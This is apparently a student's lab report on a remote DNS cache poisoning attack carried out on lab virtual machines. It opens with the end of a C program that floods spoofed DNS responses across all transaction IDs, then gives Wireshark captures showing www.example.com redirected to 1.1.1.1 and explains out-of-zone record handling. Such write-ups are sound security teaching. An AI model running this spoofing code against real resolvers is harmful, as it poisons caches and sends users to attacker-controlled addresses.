
```
            // send the DNS query packet out.
            if(sendto(sd, buffer, packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
                printf("packet send error %d which means %s\n",errno,strerror(errno));

            unsigned short int count = 65535;
            //generate 2^16 DNS response packet, each of them has different transaction ID
            while(count--){

                //set transaction ID to the current DNS response packet
                reply_dns->query_id = count;
                // recalculate the checksum for the UDP packet of DNS response packet
                reply_udp->udph_chksum=check_udp_sum(reply_buffer, reply_packetLength-sizeof(struct
ipheader));
                //send the DNS response packet out
                if(sendto(sd, reply_buffer, reply_packetLength, 0, (struct sockaddr *)&sin, sizeof(sin)) <
0)
                    printf("packet send error %d which means %s\n",errno,strerror(errno));

            }
        }

        close(sd);

        return 0;
    }
```

Task2: Result Verification




screenshot1 on VM2. Configure named.conf.default-zones on VM2


screenshot2 on VM2. Add db.attacker to VM2




screenshot3 on VM1. Configure named.conf.local on VM1





screenshot4 on VM1. Add example.com.db into VM1.



screenshot5 on VM1. After all configuration, I run “dig www.example.com” on VM3, the IP address of www.example.com becomes 1.1.1.1, our attack is successful


VM2 [Running]
Capturing from any
7:40 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2018-03-23 19:39:23.2397534… 10.0.2.25 10.0.2.21 DNS 88 Standard query 0x99a6 A www.example.com OPT
2 2018-03-23 19:39:23.2399994… 10.0.2.21 10.0.2.20 DNS 88 Standard query 0xea13 A www.example.com OPT
3 2018-03-23 19:39:23.2404046… 10.0.2.20 10.0.2.21 DNS 139 Standard query response 0xea13 A www.example.com A 1.1…
4 2018-03-23 19:39:23.2405245… 10.0.2.21 10.0.2.25 DNS 183 Standard query response 0x99a6 A www.example.com A 1.1…
5 2018-03-23 19:39:28.2916912… PcsCompu_7e:c1:ff ARP 44 Who has 10.0.2.252? Tell 10.0.2.21
Frame 4: 183 bytes on wire (1464 bits), 183 bytes captured (1464 bits) on interface 0
Linux cooked capture
Internet Protocol Version 4, Src: 10.0.2.21, Dst: 10.0.2.25
User Datagram Protocol, Src Port: 53, Dst Port: 40829
Domain Name System (response)
[Request In: 1]
[Time: 0.000771044 seconds]
Transaction ID: 0x99a6
Flags: 0x8180 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 1
Additional RRs: 3
Queries
www.example.com: type A, class IN
Name: www.example.com
[Name Length: 15]
[Label Count: 3]
Type: A (Host Address) (1)
Class: IN (0x0001)
Answers
www.example.com: type A, class IN, addr 1.1.1.1
0040 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 mple.com ....
0050 01 00 01 00 03 f4 80 00 04 01 01 01 01 c0 10 00 ....
0060 02 00 01 00 00 1e de 00 17 02 6e 73 0e 64 6e 73 ....ns.dns
0070 6c 61 62 61 74 74 61 63 6b 65 72 03 6e 65 74 00 labattac ker.net.
0080 c0 3d 00 01 00 01 00 09 3a 80 00 04 0a 00 02 14 .=...... :.......
0090 c0 3d 00 1c 00 01 00 09 3a 80 00 10 00 00 00 00 .=...... :.......
00a0 00 00 00 00 00 00 00 00 00 00 00 01 00 00 29 10 ....).
00b0 00 00 00 00 00 00 00 ....
Response TTL (dns.resp.ttl), 4 bytes
Packets: 12 · Displayed: 12 (100.0%)
Profile: Default


VM2 [Running]
Capturing from any
7:41 PM
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 2018-03-23 19:39:23.2397534… 10.0.2.25 10.0.2.21 DNS 88 Standard query 0x99a6 A www.example.com OPT
2 2018-03-23 19:39:23.2399994… 10.0.2.21 10.0.2.20 DNS 88 Standard query 0xea13 A www.example.com OPT
3 2018-03-23 19:39:23.2404046… 10.0.2.20 10.0.2.21 DNS 139 Standard query response 0xea13 A www.example.com A 1.1…
4 2018-03-23 19:39:23.2405245… 10.0.2.21 10.0.2.25 DNS 183 Standard query response 0x99a6 A www.example.com A 1.1…
5 2018-03-23 19:39:28.2916912… PcsCompu_7e:c1:ff ARP 44 Who has 10.0.2.252? Tell 10.0.2.21
Answers
www.example.com: type A, class IN, addr 1.1.1.1
Name: www.example.com
Type: A (Host Address) (1)
Class: IN (0x0001)
Time to live: 259200
Data length: 4
Address: 1.1.1.1
Authoritative nameservers
example.com: type NS, class IN, ns ns.dnslabattacker.net
Name: example.com
Type: NS (authoritative Name Server) (2)
Class: IN (0x0001)
Time to live: 7902
Data length: 23
Name Server: ns.dnslabattacker.net
Additional records
ns.dnslabattacker.net: type A, class IN, addr 10.0.2.20
Name: ns.dnslabattacker.net
Type: A (Host Address) (1)
Class: IN (0x0001)
Time to live: 604800
0040 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 c0 0c 00 mple.com ....
0050 01 00 01 00 03 f4 80 00 04 01 01 01 01 c0 10 00 ....
0060 02 00 01 00 00 1e de 00 17 02 6e 73 0e 64 6e 73 ....ns.dns
0070 6c 61 62 61 74 74 61 63 6b 65 72 03 6e 65 74 00 labattac ker.net.
0080 c0 3d 00 01 00 01 00 09 3a 80 00 04 0a 00 02 14 .=...... :.......
0090 c0 3d 00 1c 00 01 00 09 3a 80 00 10 00 00 00 00 .=...... :.......
00a0 00 00 00 00 00 00 00 00 00 00 00 01 00 00 29 10 ....).
00b0 00 00 00 00 00 00 00 ....
Response TTL (dns.resp.ttl), 4 bytes
Packets: 15 · Displayed: 15 (100.0%)
Profile: Default



screenshot6. Wireshark captures the whole traffic. And the above screenshots also show what is inside in the DNS response packet sent from the local DNS server (VM2) to the client (VM3)

Observation and Explanation:

This task is for result verification. Firstly, because I do not own a real DNS domain name, I followed steps on the lab description to do demonstration by using fake domain name ns.dnslabattacker.net. Screenshot1 to screenshot4 describes the whole process of configuration on VM2 and VM1. After finishing all these configurations, I go back to VM3 (user machine) and run “dig www.example.com”, the result is shown in the screeshot5. We can see in the answer section, the IP address of www.example.com is 1.1.1.1. This verifies that our attack is successful. In the screenshot6, the Wireshark captures the whole traffic. When we run “dig www.example.com” on VM3, it sends DNS query to VM2 (No.1). Because VM2 cached the name server of example.com, so it directly asks the name server-ns.dnslabattacker.net for answer. We have setup the fake domain name server on attacker machine VM1, so VM2 sends DNS query to VM1 (No.2). After VM2 receives the forged answer which provided by the attacker machine (No.3), it forward the forged answer to VM3 (No.4). Finally, VM3 prints the result as screenshot5 shows.

Answer for Question in task2:

We cannot use the additional record to provide the IP address for ns.dnslabattacker.net. When we provide ns.dnslabattacker.net as a name server in the authority section, that is fine because the name of domain’s authoritative name is not necessary to be a name inside the domain. However, in the additional section, even the record is related to the NS record in the authority section, it will not be accepted by the DNS server because the name server is out of zone (ns.dnslabattacker.net is not in the zone of example.com). Therefore, the IP address in the additional section will never be trusted and used by the DNS server.